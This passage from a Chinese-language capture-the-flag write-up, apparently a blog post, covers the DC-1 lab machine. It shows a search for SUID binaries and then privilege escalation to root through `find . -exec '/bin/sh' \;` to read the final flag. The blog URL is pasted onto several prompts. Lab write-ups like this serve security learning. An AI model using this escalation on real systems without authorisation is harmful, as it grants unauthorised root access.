the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Sep 28 11:55:27 2020 from 192.168.56.177  
flag4@DC-1:~$ whoami  
flag4  
flag4@DC-1:~$ id  
uid=1001(flag4) gid=1001(flag4) groups=1001(flag4)  
flag4@DC-1:~$ https://blog.csdn.net/mochu777777
```

根据之前的提示尝试进去 `/root` 目录

```
flag4@DC-1:~$ cd /root  
-bash: cd: /root: Permission denied  
flag4@DC-1:~$
```

根据flag3的提示，使用find命令查找有特殊权限suid的命令

```

www-data@DC-1:/$ find / -perm /4000
find / -perm /4000
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
find: `/proc/4572/task/4572/fd/6': No such file or directory
find: `/proc/4572/task/4572/fdinfo/6': No such file or directory
find: `/proc/4572/fd/6': No such file or directory
find: `/proc/4572/fdinfo/6': No such file or directory
www-data@DC-1:/$ https://blog.csdn.net/mochu777777

```

`find` 命令由 `root` 用户拥有，且 `find` 命令有 `exec` 选项可执行命令

```

www-data@DC-1:/$ find -help
find -help
Usage: find [-H] [-L] [-P] [-Olevel] [-D help|tree|search|stat|rates|opt|exec] [path... ] [expression]

default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:

operators (decreasing precedence; -and is implicit where no others are given):
  ( EXPR ) ! EXPR -not EXPR  EXPR1 -a EXPR2  EXPR1 -and EXPR2
  EXPR1 -o EXPR2  EXPR1 -or EXPR2  EXPR1 , EXPR2

positional options (always true): -daystart -follow -regextype

normal options (always true, specified before other expressions):
  -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
  --version -xdev -ignore_readdir_race -noignore_readdir_race

tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
  -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
  -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
  -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
  -nouser -nogroup -path PATTERN -perm [+ -]MODE -regex PATTERN
  -readable -writable -executable
  -wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
  -used N -user NAME -xtype [bcdpfls]

actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
  -fprintf0 FILE -fprintf FILE -ls -fls FILE -prune -quit
  -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
  -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Report (and track progress on fixing) bugs via the findutils bug-reporting
page at http://savannah.gnu.org/ or, if you have no web access, by sending
email to <bug-findutils@gnu.org>.
www-data@DC-1:/$ https://blog.csdn.net/mochu777777

```

```
find . -exec '/bin/sh' \;
```

```
www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;  
find . -exec '/bin/sh' \;  
# whoami  
whoami  
root  
# █
```

thefinalflag.txt

```
# cd /root  
cd /root  
# ls  
ls  
thefinalflag.txt  
# cat thefinalflag.txt  
cat thefinalflag.txt  
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7  
# █ https://blog.csdn.net/mochu7777777
```